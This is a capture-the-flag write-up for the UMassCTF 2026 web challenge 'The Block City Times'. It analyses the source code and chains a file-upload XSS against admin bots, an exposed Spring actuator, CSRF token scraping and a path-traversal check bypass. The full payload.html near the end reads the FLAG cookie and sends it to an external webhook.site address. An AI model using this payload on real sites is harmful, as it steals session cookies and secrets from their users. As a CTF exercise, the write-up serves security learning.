
UMass CTF 2026 - Web Writeup
Hello everyone, today’s writeup is for UMassCTF 2026, covering some web challenges, so let’s get started.
The Block City Times

Let’s fire up the instance and see the challenge.
We can see that it is a blog website with some articles and stories in different categories.

It also contains an admin login page:

And a form to submit your story:

As the challenge is white-box, let’s analyze its files to get the full idea and attack flow.
docker-compose.yml Analysis:
services:

  app:
    build: .
    ports:
      - "${PORT}:8080"
    environment:
      ADMIN_USERNAME: ${ADMIN_USERNAME:-admin}
      ADMIN_PASSWORD: ${ADMIN_PASSWORD:-changed_on_remote}
      APP_OUTBOUND_EDITORIAL_URL: "http://editorial:9000/submissions"
    networks:
      web: {}
      editorial-net:
        aliases:
          - app.internal
    depends_on:
      - editorial

  editorial:
    build: ./editorial
    environment:
      PORT: 9000
      APP_BASE_URL: "http://app.internal:8080"
      ADMIN_USERNAME: ${ADMIN_USERNAME:-admin}
      ADMIN_PASSWORD: ${ADMIN_PASSWORD:-changed_on_remote}
    networks:
      - editorial-net

  report-runner:
    build: ./developer
    environment:
      PORT: 9001
      BASE_URL: "http://app.internal:8080"
      ADMIN_USERNAME: ${ADMIN_USERNAME:-admin}
      ADMIN_PASSWORD: ${ADMIN_PASSWORD:-changed_on_remote}
      FLAG: "UMASS{changed_on_remote}"
    networks:
      web: {}
      editorial-net:
        aliases:
          - report-runner
    depends_on:
      - app

networks:
  web:
    driver: bridge
  editorial-net:
    driver: bridge
    internal: true
-
The app contains three services:
app,editorial, andreport-runner. -
appis on both networks:-
It’s the bridge between the internet and the internal network.
-
Built from the current directory (
.) -
Uses port 8080
-
This is the ONLY service you can access from your browser
-
Environment variables:
- ADMIN_USERNAME → default: admin
- ADMIN_PASSWORD → default: changed_on_remote
- Communicates with editorial via
http://editorial:9000/submissions - Connected networks:
weballows external accesseditorial-netallows internal communication
-
editorialis on internal only — you can never reach it from outside.-
Built from
./editorial - Cannot be accessed externally
- No ports → cannot be accessed from browser
- Runs on PORT=9000
- It calls back the app using
http://app.internal:8080 - Connected networks:
editorial-net
-
-
report-runneris on both networks.-
Built from
./developer -
Acts like an admin bot
-
Environment variables:
-
BASE_URL talks to app
http://app.internal:8080 -
ADMIN_USERNAME / ADMIN_PASSWORD
-
FLAG = UMASS{changed_on_remote}
-
-
Connected networks:
-
webexternal network -
editorial-netinternal network
-
-
-
There are two Docker networks:
-
webfor public -
editorial-netfor internal communication -
The critical one is
editorial-net, which is markedinternal: true. This means no traffic can enter or leave it from the internet — only containers on that network can talk to each other.
-
From the analysis, we know that report-runner logs into the app as admin, and the flag is an env variable injected into report-runner.
If we deep dive into the code, we can see it is built on Java, and there is an application.yml file, so let’s analyze it.
application.yml Analysis:
spring:
  application:
    name: config-demo
  thymeleaf:
    cache: false
  servlet:
    multipart:
      max-file-size: 5MB
      max-request-size: 6MB

logging:
  level:
    org.springframework.web.servlet.DispatcherServlet: INFO
    org.springframework.boot.actuate.endpoint.web: TRACE

management:
  endpoints:
    web:
      exposure:
        include: refresh, health, info, env
  endpoint:
    health:
      show-details: always
    env:
      post:
        enabled: true
server:
  port: 8080

app:
  admin:
    username: ${ADMIN_USERNAME:admin}
    password: ${ADMIN_PASSWORD:changed_on_remote}

  upload-dir: uploads
  active-config: prod
  enforce-production: true

  outbound:
    editorial-url: "http://localhost:9000/submissions"
    report-url: "http://report-runner:9001/report"
    allowed-types:
      - text/plain
      - application/pdf

  configs:
    dev:
      greeting: "NOTICE: THE WEBSITE IS CURRENTLY RUNNING IN DEV MODE"
      environment-label: "development"
    prod:
      greeting: "BREAKING: MAN FALLS INTO RIVER IN BLOCK CITY"
      environment-label: "production"
-
The application is based on Spring Boot.
-
management:handles Spring Boot Actuator exposed endpoints:/actuator/health→ app status/actuator/info→ app info/actuator/env→ environment variables/actuator/refresh→ reload confighealthendpoint:show-details: alwaysshows full system details (DB, disk, etc.)
envendpoint:enabled: trueallows modifying environment variables via HTTP POST
-
app:- Uses admin credentials same as
docker-compose.yml - Uploaded files will be stored in the
uploadsdirectory -
active-config: prod→ App is running in production mode enforce-production: trueforces production rulesapp.outboundhandles internal requests:- App sends requests to internal service on port
9000 - Uses
report-urlashttp://report-runner:9001/report - Allows
text/plain(.txt),application/pdf(.pdf)
- App sends requests to internal service on port
app.configstells us that there are two environment modes:devandprod
- Uses admin credentials same as
Now let’s see how the admin deals with reports received from users through report-api.js.
report-api.js Analysis:
const puppeteer = require('puppeteer');
const fs        = require('fs');
const path      = require('path');

const BASE_URL        = process.env.BASE_URL        || 'http://localhost:8080';
const ADMIN_USERNAME  = process.env.ADMIN_USERNAME  || 'admin';
const ADMIN_PASSWORD  = process.env.ADMIN_PASSWORD  || 'changed_on_remote';
const REPORT_ENDPOINT = process.env.REPORT_ENDPOINT || '/api/config';
const FLAG            = process.env.FLAG            || 'UMASS{TEST_FLAG}';

(async () => {
  const browser = await puppeteer.launch({
    headless: 'new',
    args: ['--no-sandbox', '--disable-setuid-sandbox'],
  });

  try {
    const page = await browser.newPage();

    await page.goto(`${BASE_URL}/login`, { waitUntil: 'networkidle0' });
    await page.type('#username', ADMIN_USERNAME);
    await page.type('#password', ADMIN_PASSWORD);
    await Promise.all([
      page.waitForNavigation({ waitUntil: 'networkidle0' }),
      page.click('button[type="submit"]'),
    ]);

    if (page.url().includes('/login')) {
      console.error('Login failed.');
      process.exitCode = 1;
      return;
    }

    await page.setCookie({
      name: 'FLAG',
      value: FLAG,
    });

    const targetUrl = `${BASE_URL}${REPORT_ENDPOINT}`;
    const response  = await page.goto(targetUrl, { waitUntil: 'networkidle0' });
    const content   = await page.evaluate(() => document.body?.innerText || '');

    const status = response.status();
    console.log(JSON.stringify({
      endpoint:   targetUrl,
      timestamp:  new Date().toISOString(),
      httpStatus: status,
      isError:    status >= 400,
      content:    content.slice(0, 4000),
    }, null, 2));

  } finally {
    await browser.close();
  }
})();
- It logs in with admin credentials.
- It sets the flag into the admin cookie with a variable called
FLAG. - It visits the target endpoint.
- It extracts the page content and executes its JavaScript.
trigger-server.js Analysis:
const express    = require('express');
const { spawn }  = require('child_process');
const path       = require('path');

const PORT = process.env.PORT || 9001;
const app  = express();
app.use(express.json());

app.post('/report', (req, res) => {
  const endpoint = req.body?.endpoint || '/api/config';
  const child    = spawn('node', [path.join(__dirname, 'report-api.js')], {
    env: { ...process.env, REPORT_ENDPOINT: endpoint },
  });

  let stdout = '';
  let stderr = '';
  child.stdout.on('data', d => { stdout += d; });
  child.stderr.on('data', d => { stderr += d; });

  child.on('close', code => {
    let report = null;
    try { report = JSON.parse(stdout.trim()); } catch (_) {}
    res.json({ success: code === 0 && report !== null, report, log: stderr.trim() });
  });
});

app.listen(PORT, () => console.log(`Report trigger server on :${PORT}`));
- The server listens on port 9001.
-
The app calls it at
http://report-runner:9001/report. You cannot reach it directly; only the app can. So you need the app’s/admin/reportendpoint to call it on your behalf. - It takes
endpointfrom the request body, and the default path is/api/config. - It runs
report-api.js(explained above) and passes the environment variables. - It passes
REPORT_ENDPOINTas your endpoint (user input).
Let’s move to the Editorial Bot analysis.
server.js Analysis:
const express   = require('express');
const puppeteer = require('puppeteer');
const path      = require('path');
const fs        = require('fs');

const PORT           = process.env.PORT           || 9000;
const APP_BASE_URL   = process.env.APP_BASE_URL   || 'http://localhost:8080';
const ADMIN_USERNAME = process.env.ADMIN_USERNAME || 'admin';
const ADMIN_PASSWORD = process.env.ADMIN_PASSWORD || 'blockworld';

async function openInBrowser(fileUrl) {
  const browser = await puppeteer.launch({
    headless: 'new',
    args: [
      '--no-sandbox',
      '--disable-setuid-sandbox',
      '--disable-features=HttpsUpgrades',
    ],
  });

  try {
    const page = await browser.newPage();
    await page.goto(`${APP_BASE_URL}/login`, { waitUntil: 'networkidle0' });
    await page.type('#username', ADMIN_USERNAME);
    await page.type('#password', ADMIN_PASSWORD);
    await Promise.all([
      page.waitForNavigation({ waitUntil: 'networkidle0' }),
      page.click('button[type="submit"]'),
    ]);

    const currentUrl = page.url();
    if (currentUrl.includes('/login')) {
      throw new Error('Login failed — still on login page after submit');
    }
    console.log("gothere")
    await page.goto(fileUrl, { waitUntil: 'networkidle0' });

    const text = await page.evaluate(() => document.body.innerHTML || '');

    return { text };
  } finally {
    await browser.close();
  }
}

const app = express();
app.use(express.json());

app.post('/submissions', async (req, res) => {
  const { title, author, description, filename } = req.body;

  if (!filename) {
    return res.status(400).json({ error: 'No filename provided.' });
  }

  res.json({ received: true, filename, title, author });

  const fileUrl = `${APP_BASE_URL}/files/${encodeURIComponent(filename)}`;

  try {
    await openInBrowser(fileUrl);
  } catch (err) {
    console.error('Puppeteer error:', err.message);
  }
});

app.listen(PORT, () => {
  console.log(`Editorial server running on http://localhost:${PORT}`);
});
- It logs in with admin credentials.
/submissionsroute:- The filename field comes from the app’s story submission.
- The app sets it when it saves the uploaded file.
- The bot then visits
/files/<filename>. - If the file is HTML with JavaScript, that JS runs in the bot’s browser. That JS has access to the admin session AND can make authenticated requests to the app.
Now let’s look at the controllers in the src/java folder to examine how the website works and its routes.
StoryController.java Analysis:
@PostMapping("/submit")
public String submitStory(@RequestParam String title,
                          @RequestParam String author,
                          @RequestParam String description,
                          @RequestParam MultipartFile file,
                          Model model) throws IOException {

    model.addAttribute("ticker", appProps.getActive().getGreeting());

    if (file.isEmpty()) {
        model.addAttribute("error", "No file was attached.");
        return "submit";
    }

    String contentType = file.getContentType();
    if (contentType == null || !outboundProps.getAllowedTypes().contains(contentType)) {
        model.addAttribute("error",
            "File type '" + contentType + "' is not accepted. " +
            "Please submit a plain text or PDF document.");
        return "submit";
    }

    String safe = file.getOriginalFilename().replaceAll("[^a-zA-Z0-9._-]", "_");
    String filename = UUID.randomUUID() + "-" + safe;
    Files.write(uploadDir.resolve(filename), file.getBytes());

    Map<String, String> body = Map.of(
        "title",       title,
        "author",      author,
        "description", description,
        "filename",    filename
    );

    ResponseEntity<String> response = restClient.post()
            .uri(outboundProps.getEditorialUrl())
            .contentType(MediaType.APPLICATION_JSON)
            .body(body)
            .retrieve()
            .toEntity(String.class);

    if (response.getStatusCode().is2xxSuccessful()) {
        model.addAttribute("success", true);
        model.addAttribute("submittedTitle", title);
    } else {
        model.addAttribute("error",
            "The system returned an error. Please try again later.");
    }

    return "submit";
}

@GetMapping("/files/{filename}")
public ResponseEntity<Resource> serveFile(@PathVariable String filename) throws IOException {
    Path filePath = uploadDir.resolve(filename).normalize();

    if (!filePath.startsWith(uploadDir)) {
        return ResponseEntity.badRequest().build();
    }

    Resource resource = new FileSystemResource(filePath);
    if (!resource.exists()) {
        return ResponseEntity.notFound().build();
    }

    String contentType = Files.probeContentType(filePath);
    if (contentType == null) contentType = "application/octet-stream";

    return ResponseEntity.ok()
            .contentType(MediaType.parseMediaType(contentType))
            .body(resource);
}
/submitroute:- It takes four parameters:
title,author,description, andfile. - It checks if the file is empty or not.
- It checks the file content type and whether it is in the allowed types.
- It removes dangerous characters.
- It generates a unique filename and stores it.
- It sends the data to the
Editorialservice at/submissions. - Editorial service receives the filename, and the admin bot opens:
/files/{filename}.
- It takes four parameters:
/files/{filename}route:- It adds the filename to
/uploads. - It checks whether the file path starts with
/uploads. - It loads the file and detects the content type.
- The browser receives the file.
- It adds the filename to
ReportController.java Analysis:
@Controller
@RequestMapping("/admin/report")
public class ReportController {

    private final AppProperties      appProps;
    private final OutboundProperties outboundProps;
    private final RestClient         restClient;
    private final ObjectMapper       objectMapper;

    public ReportController(AppProperties appProps, OutboundProperties outboundProps,
                            RestClient.Builder builder, ObjectMapper objectMapper) {
        this.appProps      = appProps;
        this.outboundProps = outboundProps;
        this.restClient    = builder.build();
        this.objectMapper  = objectMapper;
    }


    @GetMapping
    public String reportPage() {
        return "redirect:/admin";
    }

    @PostMapping
    public String reportError(@RequestParam(defaultValue = "/api/config") String endpoint,
                              Model model) {
        if (!appProps.getActiveConfig().equals("dev")) {
            return "redirect:/admin?error=reportdevonly";
        }
        if (!endpoint.startsWith("/api/")) {
            return "redirect:/admin?error=reportbadendpoint";
        }

        model.addAttribute("ticker",         appProps.getActive().getGreeting());
        model.addAttribute("activeConfig",   appProps.getActiveConfig());
        model.addAttribute("reportEndpoint", endpoint);

        try {
            String raw = restClient.post()
                    .uri(outboundProps.getReportUrl())
                    .contentType(MediaType.APPLICATION_JSON)
                    .body(Map.of("endpoint", endpoint))
                    .retrieve()
                    .body(String.class);

            JsonNode root = objectMapper.readTree(raw);
            JsonNode reportNode = root.path("report");
            model.addAttribute("reportSuccess", root.path("success").asBoolean(false));
            model.addAttribute("reportJson",    reportNode.isMissingNode() ? ""
                    : objectMapper.writerWithDefaultPrettyPrinter().writeValueAsString(reportNode));
            model.addAttribute("reportLog",     root.path("log").asText(""));

        } catch (Exception e) {
            model.addAttribute("reportSuccess", false);
            model.addAttribute("reportJson",    "");
            model.addAttribute("reportLog",     "Failed to reach diagnostic runner: " + e.getMessage());
        }

        return "admin/report";
    }
}
/admin/reportroute:- It only works in
devenvironment mode. - It checks if the endpoint starts with
/api. - It calls
report-runner(/report) and sends a JSON request with the endpoint.
- It only works in
TagController.java Analysis:
@RestController
@RequestMapping("/api/tags")
public class TagController {

    private final ArticleService articleService;

    public TagController(ArticleService articleService) {
        this.articleService = articleService;
    }

    private Set<String> sanitize(Set<String> tags) {
        return tags.stream()
                .map(HtmlUtils::htmlEscape)
                .collect(Collectors.toSet());
    }

    @GetMapping
    public ResponseEntity<Object> index(@RequestParam(required = false) String name) {
        if (name != null) {
            Set<Article> matches = articleService.findByTag(name);
            return ResponseEntity.ok(matches);
        }
        return ResponseEntity.ok(articleService.allTags());
    }

    @GetMapping("/article/{id}")
    public ResponseEntity<Object> tagsForArticle(@PathVariable String id) {
        return articleService.findById(id)
                .<ResponseEntity<Object>>map(a -> ResponseEntity.ok(sanitize(a.getTags())))
                .orElseGet(() -> ResponseEntity.notFound().build());
    }

    @PutMapping("/article/{id}")
    public ResponseEntity<Object> updateTags(@PathVariable String id,
                                             @RequestBody String[] tags) {
        if (!articleService.setTags(id, tags)) return ResponseEntity.notFound().build();
        return articleService.findById(id)
                .<ResponseEntity<Object>>map(a -> ResponseEntity.ok(sanitize(a.getTags())))
                .orElseGet(() -> ResponseEntity.notFound().build());
    }
}
-
/api/tagsroute:-
It gets all tags.
-
It gets tags for a specific article.
-
It returns articles that have a specific tag.


-
It updates article tags and returns them sanitized.
-
Attack Flow

From our code analysis, we know the app accepts file uploads at POST /submit. The upload filter in StoryController.java only allows text/plain and application/pdf. But when the server serves files back, it uses Files.probeContentType(), which reads the file extension.
The
Files.probeContentType()method is used to identify the MIME type of a file.
We need one file that serves two purposes: setup (when the editorial bot runs it) and exfiltration (when the report-runner bot runs it). The same file is visited by both bots, so we detect which one we are by checking for the FLAG cookie.
Branch A: fires when there is NO FLAG cookie → we are the editorial bot → do all the setup work (actuator, CSRF, trigger report-runner).
Branch B: fires when FLAG cookie IS present → we are the report-runner bot → read document.cookie and send the flag out.
So, when we upload a file, we need to keep Content-Type as text/plain, as this is what passes the server’s filter. On the server, the filter sees text/plain, which is allowed. The file is saved as <uuid>-payload.html.
When served later, Files.probeContentType() reads .html and returns text/html. The bot’s browser renders it as HTML and executes our JavaScript.

After receiving the submission, the app sends a POST request with the filename to editorial:9000/submissions. The editorial bot launches a real Chromium browser, logs in as admin, then visits /files/<uuid>-payload.html. Our JavaScript executes inside that browser with a full admin session.
The flow:
- App calls
http://editorial:9000/submissions. - Editorial
server.jspicks up the filename and builds the file URL. - The bot navigates to /login, types admin credentials, gets the cookie, then visits our file
payload.htmlastext/htmland executes the JavaScript. - Our JS now runs in a real browser with a valid admin session cookie.
- Every
fetch()call our JS makes will carry that admin JSESSIONID automatically.
We can now call any admin-only endpoint such as /admin/report.
Our JavaScript is now running inside the editorial bot’s browser with admin privileges. The /admin/report endpoint, which triggers the report-runner bot, is blocked in production mode (prod). So, we need to unlock it.
From our config analysis, we know the actuator’s env POST endpoint has no authentication and can write any config property at runtime.
The /admin/report endpoint checks if active-config equals dev before doing anything. In production, it just redirects us away. The normal UI switch (/admin/switch) is blocked by enforce-production: true. But the actuator bypasses the UI entirely and writes directly into the running app’s config memory.
So, we need to send POST /actuator/env with body { "name": "app.active-config", "value": "dev" } to change the environment. Then we should reload the Spring Boot config using /actuator/refresh.
Spring Security requires a valid CSRF token on every POST request. Without it, the server returns 403 Forbidden. Since our JS is running in the editorial bot’s browser, which has an admin session, we can fetch /admin and read the token directly from the HTML.
The /admin/report endpoint has two conditions: it must be in dev mode (which we bypassed), and the endpoint must start with /api/.
We can bypass the /api check using path traversal (../), as it does not resolve the path first. We use /api/../files/payload.html, which passes the string check but resolves to /files/payload.html when the HTTP server processes it.
Now the app calls http://report-runner:9001/report with our path-traversal endpoint. The report-runner service now spawns report-api.js, which logs into the app, sets the FLAG as a browser cookie, and visits the endpoint we specified.
report-api.js follows the same login flow as the editorial bot. But before visiting any URL, it sets the FLAG environment variable as a browser cookie. Then it visits our endpoint. Because our path traversal resolved to /files/payload.html, it visits our XSS file, but this time with the FLAG cookie present.
The hard work is done. Now, we just read document.cookie, extract the FLAG value, and send it to our server (webhook).
payload.html
<!doctype html>
<html>
<head><meta charset="utf-8"></head>
<body>
<script>
(async () => {
  try {
    const WEBHOOK = 'https://webhook.site/38ab55e4-b2ea-4b8c-bf94-18416bf67aea';

    const m = /FLAG=([^;]+)/.exec(document.cookie || '');
    if (m) {
      const flag = decodeURIComponent(m[1]);
      await fetch(WEBHOOK + '?flag=' + encodeURIComponent(flag), { mode: 'no-cors' });
      return;
    }

    await fetch('/actuator/env', {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({ name: 'app.active-config', value: 'dev' })
    });
    await fetch('/actuator/refresh', { method: 'POST' });

    const adminHtml = await fetch('/admin').then(r => r.text());
    const csrfMatch = adminHtml.match(/name="_csrf" value="([^"]+)"/);
    if (!csrfMatch) return;
    const csrf = csrfMatch[1];

    const filename = location.pathname.split('/').pop();
    const endpoint = `/api/../files/${filename}`;

    const body = new URLSearchParams();
    body.set('_csrf', csrf);
    body.set('endpoint', endpoint);

    await fetch('/admin/report', {
      method: 'POST',
      headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
      body: body.toString()
    });

  } catch (e) {
    fetch('https://webhook.site/38ab55e4-b2ea-4b8c-bf94-18416bf67aea?err=' + encodeURIComponent(e.message), { mode: 'no-cors' });
  }
})();
</script>
</body>
</html>

Flag: UMASS{A_mAn_h3s_f@l13N_1N_tH3_r1v3r}
Brick by Brick

The first challenge is a black-box style, so let’s navigate to the link provided directly.
